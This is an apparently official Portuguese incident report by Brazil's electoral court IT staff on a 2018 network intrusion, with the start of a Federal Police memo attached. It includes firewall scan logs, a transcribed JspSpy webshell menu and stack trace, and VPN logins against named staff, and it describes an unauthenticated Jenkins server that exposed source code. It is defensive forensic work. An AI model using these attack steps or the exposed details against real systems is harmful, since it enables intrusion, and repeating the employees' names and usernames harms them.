
Lista de IPs de origem que acessaram nossa máquina via RDP: 10.12.2.7, 10.12.2.29 e 10.12.2.41.

O primeiro acesso foi realizado dia 20/04/2018 e o teamviewer foi instalado dia 22/04/2018.

Tela 1




Tela 2




Tela 3

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo Ação Mídia Área de Transferência Exibir Ajuda




Tela 4

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo Ação Mídia Área de Transferência Exibir Ajuda



[Handwritten signature]



Tela 05

SWDC em RAPSCINF103 - Conexão de Máquina Virtual

Arquivo Ação Mídia Área de Transferência Exibir Ajuda



Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Port Scan | Download Remote File | Clipboard | Remote Control | Port Map | JSP Env

```
java.sql.SQLException: Io exception: The Network Adapter could not establish the connection
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:112)
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:146)
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:255)
at oracle.jdbc.driver.T4CConnection.logon(T4CConnection.java:387)
at oracle.jdbc.driver.PhysicalConnection.<init>(PhysicalConnection.java:439)
at oracle.jdbc.driver.T4CConnection.<init>(T4CConnection.java:165)
at oracle.jdbc.driver.T4CDriverExtension.getConnection(T4CDriverExtension.java:35)
at oracle.jdbc.driver.OracleDriver.connect(OracleDriver.java:801)
at java.sql.DriverManager.getConnection(DriverManager.java:620)
at java.sql.DriverManager.getConnection(DriverManager.java:200)
at org.apache.jsp.JspSpy_jsp$DBOperator.<init>(JspSpy_jsp.java:72)
at org.apache.jsp.JspSpy_jsp$DBInvoker.invoke(JspSpy_jsp.java:819)
at org.apache.jsp.JspSpy_jsp._jspService(JspSpy_jsp.java:2392)
at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:377)
at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
at org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:290)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:206)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:233)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:191)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:127)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:102)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:298)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:852)
at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.process(Http11Protocol.java:588)
at org.apache.tomcat.util.net.JIoEndpoint$Worker.run(JIoEndpoint.java:489)
at java.lang.Thread.run(Thread.java:636)
```

Copyright (C) 2009 <http://www.Forji.com/> IT00js.Net All Rights Reserved.



A partir desse relato observamos a instalação de um webshell (WebShell2JspSpy Private Codz By – Ninty.jsp) em algumas máquinas de TRE, mais notadamente TRE-SP e TRE-BA.

Após análise dos logs do Checkpoint, firewall existente entre as redes do TRE-PE e TSE, foram verificados os seguintes indícios e fatos:

No dia 18.04.2018 às 18:37:18 e às 19:03:45 houve acessos da máquina 10.12.2.29 à máquina 10.8.8.188 via protocolo rdp;

No dia 18.04.2018 a partir das 19:09:17 houve escaneamento das portas 80, 443, 3389 e 8080 em toda rede 10.8.0.0 a partir da máquina 10.12.2.29. Esse procedimento acabou às 20:45:47;

No dia 18.04.2018 às 22:22:59 a máquina 10.12.2.29 tentou acessar as portas 80, 443, 3389 e 8080 no endereço 10.8.0.0;

No dia 19.04.2018 às 17:07:36 houve conexão na porta UDP 52638 na máquina 10.8.8.87 (ATA) a partir da máquina 10.12.2.29;

1



Às 10:59:54 do dia 20.04.2018, a máquina **10.12.2.7** começa um escaneamento na rede 10.8 pela porta 3389, terminando às 13:01:03.

Durante o dia 20/04/2018 percebemos ainda várias tentativas de acesso não identificados da máquina **10.12.2.7** a máquinas de nossa rede usando a porta 3389 o que, pela diferença no tempo de acesso nos leva a crer que seja algum programa robô. O acesso durou até as 13:15:50 do dia 20/04/2018.

No dia 20.04.2018 às 15:12:27 houve tentativa de escaneamento a partir da máquina seres12 (**10.8.15.13**) de nossa administração para o IP da máquina do TRE-RN **10.16.140.4** com o intuito de tentar descobrir mais informações sobre a máquina em uso. O escaneamento de portas para este IP ocorreu logo após descobrirmos o acesso à máquina no nosso servidor de banco pela máquina plank.tre-rn.gov.br. Depois vimos que o IP estava errado pois o IP correto da plank.tre-rn.gov.br era o **10.16.140.49**.

Dia 20.04 a partir das 23:44:04 percebemos no log outra tentativa de escaneamento de portas na rede efetuada a partir da máquina **10.7.10.28**, sendo especificamente as portas: 80, 443, 8080, 8081, 8180, 21, 3389 nos nossos firewall checkpoint (IP's 172.16.8.201, 172.16.8.202, 172.16.8.203, 172.16.8.204), em um dos firewalls sonicwall (IP's 172.16.8.222) e na máquina piedade (IP: 172.16.8.218), nosso firewall para a rede externa.

Dia 20.04 a partir das 23:44:08 houve uma série de conexões na porta 443, provenientes da máquina **10.7.10.28**, aos firewalls checkpoints e à máquina piedade. Avaliando os logs da própria piedade no horário, vimos que os acessos se deram com o objetivo de achar vulnerabilidades no PHP ou em algum outro serviço web, porém, segundo consta no log da máquina, não conseguiram ser achadas. As conexões foram até dia 20.04 às 23:45:53.

A partir das 00:15:16 do dia 21.04 registramos duas tentativas de conexão pela porta 445 da máquina **10.12.2.7** nos IP's 10.181.197.85 e 10.8.69.60. Tais IP's não existem em nossa rede, o que nos causou estranheza.

Também foi registrado às 01:30:00 do dia 21.04 acesso do IP **10.12.2.29** à porta 80 do IP 10.8.1.209, correspondente à ILO (porta de manutenção) de um de nossos servidores que foi desconectada no dia 23.04.

Às 1:32:41 do dia 21.04 registramos outro escaneamento da máquina IP **10.12.2.7** em várias máquinas de nossa rede local windows pelas portas 3389, sendo finalizado o acesso às 1:34:58 do dia 21.04.

A partir de 01:35:29 do dia 21.04 até 03:32:27 do dia 21.04 verificamos um outro escaneamento de rede partindo do IP **10.7.10.28** para a rede 10.181.0.0 (zonas eleitorais) nas portas 8080, 3389, 21, 8180 e 8081.

Após o escaneamento uma tentativa de conexão no dia 21.04 às 06:31:42 na porta 445 da máquina IP 10.108.16.39 vindo da máquina **10.12.2.7**.

No dia 21.04 a partir das 07:50:45 até 08:07:47 novo escaneamento na porta 3389 a partir da máquina **10.7.10.28** na rede 10.181.0.0 e sub-redes.

No dia 21.04 a partir das 09:22:48 até 09:27:13 a máquina **10.7.10.28** escaneou as portas 8000 até 8999 nos firewalls checkpoint 172.16.8.201, 172.8.16.202 e 172.16.8.203 e nos IP's 172.16.8.204 a 172.8.16.217.

7



Log Details

Log In
Mobile Access

Log Info

Origin: Namor

Time: Yesterday, 17:50:05

Blade: Mobile Access

Product Family: Access

Type: Log

Application

Category: Session

Host/device

OS: Windows 10.0

Browser: Chrome

Client information

Name: Mobile Access Portal

Version: R80.10

Session

Login Option: ssl_vpn

Login Option Facto...: Password

Data Protocol: SSL

Traffic

Source: 185.153.176.7

User: Cristiano Moreira Andrade (cristiano.andr...)

User DN: CN=cristiano.andrade,OU=Gabinete da CO...

Service: https (TCP/443)

Policy

Action: Log In

Mobile Access Details

User Groups: ad_user_cristiano.andrade

Mobile Access Sess...: 7A35C080-D2FD-5AE8-0A32-0103035F0000

Actions

Report Log: Report Log to Check Point

More

Id: 0a320103-0351-0000-5ae8-d2fd00000001

Marker: @A@@B@1525203676@C@5731397

Log Server Origin: hulk (10.50.1.2)

Id Generated By In...: false

First: true

Sentinelium: 1220

O atacante tentou realizar portscan a partir dessa conta.

General Overview

Guerras


Last 24 Hours - usercristiano.andrade

Showing first 50 results (459 ms) out of at least 2,104 results

Time	Origin	Source	Source User Name	Destination	Service	Ac...
Monday, 10:20:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:16:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:16:06	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:16:06	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:12:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc10 (10.50.1.10) - rbnname (UDP/137)	604	Un...
Monday, 10:10:43	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc10 (10.50.1.10) - rbnname (UDP/137)	604	Un...
Monday, 10:10:43	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc10 (10.50.1.10) - rbnname (UDP/137)	604	Un...
Monday, 10:03:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc10 (10.50.1.10) - rbnname (UDP/137)	604	Un...
Monday, 10:04:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:00:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 10:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc11 (10.50.1.11) - rbnname (UDP/137)	604	Un...
Monday, 17:56:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	tsedc10 (10.50.1.10) - rbnname (UDP/137)	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.132 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.131 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.130 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.129 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.128 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.127 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.126 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.125 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.124 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.123 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.122 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.121 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.120 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.119 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.118 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.117 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.116 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.115 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.114 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.113 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.112 - Remote_Desktop_Pr...	604	Un...
Monday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.andr...	10.30.49.111 - Remote_Desktop_Pr...	604	Un...

Handwritten signature or mark.

Pesquisando nos logs do firewall, identificou-se que outros usuários também foram acessados a partir do mesmo IP (que pertence à VPN do NordVPN).



The screenshot shows a web interface for a firewall log viewer. At the top, there's a search bar with the query: "blade: 'Mobile Access' AND action: ('Failed Log In' OR 'Log In') AND NOT user: (consular Of". Below the search bar, it says "Found 6 results (404 ms)". The results are displayed in a table with columns: Time, Origin, Source, User, Client Name, OS Name, and Authentication. The table contains six rows of log entries from yesterday, all originating from the same source IP (185.153.176.7) and using the 'Mobile Access P...' client name. The users listed are Cristiano Moreira Andrade, Marcos Goulart de Souza, André Luiz Do Nascimento Sousa, Carlos Pereira Dias, John Carmino de Sousa, and Rafael Nunes Saraiva. All entries show 'Password' authentication.

Time	Origin	Source	User	Client Name	OS Name	Authentication
Yesterday, 17:50:05	Namor	185.153.176.7	Cristiano Moreira Andrade (cristiano.andrade)	Mobile Access P...	Windows	Password
Yesterday, 17:49:18	Namor	185.153.176.7	Marcos Goulart de Souza (marcos.goulart)	Mobile Access P...	Windows	Password
Yesterday, 17:39:18	Namor	185.153.176.7	André Luiz Do Nascimento Sousa (andre.nascimento)	Mobile Access P...	Windows	Password
Yesterday, 17:16:29	Namor	185.153.176.3	Carlos Pereira Dias (carlos.dias)	Mobile Access P...	Windows	Password
Yesterday, 17:02:40	Namor	185.153.176.3	John Carmino de Sousa (john.sousa)	Mobile Access P...	Windows	Password
Yesterday, 16:57:12	Namor	185.153.176.3	Rafael Nunes Saraiva (rafael.saraiva)	Mobile Access P...	Windows	Password

Devido à não trivialidade da senha do coordenador, e de outros usuários terem sido comprometidos, cremos que a base de usuários do AD pode ter sido comprometida e que o atacante está quebrando as senhas para posterior uso.

Relação com o Evento de Setembro de 2018.

Em reportagem divulgada no site Tecmundo, em 07 de novembro de 2018, cujo texto é transcrito abaixo:

"Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais"

"Tive acesso à rede interna (intranet) e, por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender o funcionamento dos

sistemas de votação", escreveu a fonte. "Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos) e diversos técnicos, alguns sendo ligados à alta cúpula de TI do TSE, ligado ao pai das urnas (Giuseppe Janino)".



O atacante descreve que possuiu acesso à rede interna, por vários meses, entrando em diversas máquinas. Este relato condiz com o que foi observado em abril deste ano.

Além disso ele descreve que houve troca de e-mails entre os técnicos do TSE e que os acessos de VPN foram cortados, o que de fato ocorreu.

"Passadas algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via emails dos técnicos da STI que os mesmos notaram tráfego suspeito (porque utilizei programas de scan na rede)", explica a fonte. "Fizeram uma perícia para detalhar como o invasor conseguiu obter acesso ilegal à rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso aos emails e também para a rede interna".

"Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs"

A fonte também indicou que durante a votação de primeiro turno, no dia 07 de outubro, os técnicos do TSE "cortaram acesso VPN e ao Correio, talvez para

justificar que as urnas não possuem conexão à internet".

Observa-se ainda o relato de que ele obteve acesso à senha do Ministro Sérgio Banhos e também a senha de alguém ligado ao Secretário de Tecnologia da Informação. Conforme relatamos acima, é bastante provável que, em Abril, o atacante tenha conseguido copiar a base de dados do AD, e posteriormente tenha tentado quebrar as senhas de acesso, conseguindo a senha do Ministro Sergio Banhos e também do Coordenador de Infraestrutura, Cristiano Andrade, que possivelmente é a pessoa descrita na reportagem como ligada ao Secretário de Tecnologia da Informação, Giuseppe Janino.

Ao tomar conhecimento da reportagem, esta equipe buscou verificar como o acesso aos códigos fontes da urna poderia ter ocorrido, uma vez que as fontes ficam armazenados em um servidor protegido.

Durante esta pesquisa foi localizado o servidor 10.30.1.229, que possui um portal da Seção de Voto Informatizado, SEVIN. Neste portal havia a indicação de link de dois servidores de integração contínua, um em Windows e outro em Linux, conforme imagem abaixo.



Você está no servidor tseevin-01 da SEVIN

Serviços disponíveis

- Wiki SEVIN - Página da base de conhecimento da SEVIN
- Agilefant SEVIN - Página de planejamento da SEVIN
- Windows - Jenkins - Servidor de Build das aplicações Windows
- Linux - Jenkins - Servidor de Build das aplicações Linux
- Verificador de arquivos hash
- doxygen Documentação do projeto UENUX
- doxygen Documentação do projeto GEDAI-UE

Documentação publicada na SEVIN

- DOXGEN SAVP - Documentação gerada pelo doxygen dos fontes do SAVP
- DOXGEN LIBDESKTOP - Documentação gerada pelo doxygen dos fontes da LIBDESKTOP
- DOXGEN LIBSEVIN - Documentação gerada pelo doxygen dos fontes da LIBSEVIN

Serviços Desativados

- UENUX - build3w - Página de acompanhamento do Builder do UENUX - Desativado
- XPlanner SEVIN - Página de planejamento da SEVIN - Desativado a partir 2011
 - Desktop - CruiseControl - Servidor de Build das aplicações Windows
 - Desktop - DashBoard - Interface grafica do Servidor de build Windows
 - Linux - CruiseControl - Servidor de Build das aplicações Linux
 - Linux - DashBoard - Interface grafica do Servidor de build Linux

Estes equipamentos eram responsáveis pela compilação dos softwares, em sua versão Windows e na versão Linux. Em execução neste equipamento estava o Jenkins, configurado pela própria equipe da Sevin e sem qualquer autenticação. Este servidor estava acessível para toda a rede e permitia a cópia de do código fonte. O conteúdo das informações ali dispostas bate com o apresentado na reportagem.

Por fim, também foram apresentados na reportagem documentos e outras informações constante em contas de e-mail, o que também foi acessado de maneira indevida, a partir de abril.

[Handwritten signature]
Secretaria de Tecnologia da Informação
SEVIM 213 2020.0043195
ELIANO ALANÇO DE SÁ ALVES
Secretário Substituto
Secretaria de Tecnologia da Informação



SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS

INFORMAÇÃO Nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF

DO: PCF FLAVIO SILVEIRA DA SILVA
PARA: Chefe do GRCC/DRCOR/SR/PF/DF
ASSUNTO: RELATÓRIO DE ANÁLISE DE ALTA TECNOLOGIA

Senhor Chefe,

A presente Informação trata das informações encaminhadas pelo Tribunal Superior Eleitoral, referentes ao processo SEI nº 08200.021554/2018-33, sobre possível invasão aos sistemas informatizados daquele Tribunal.

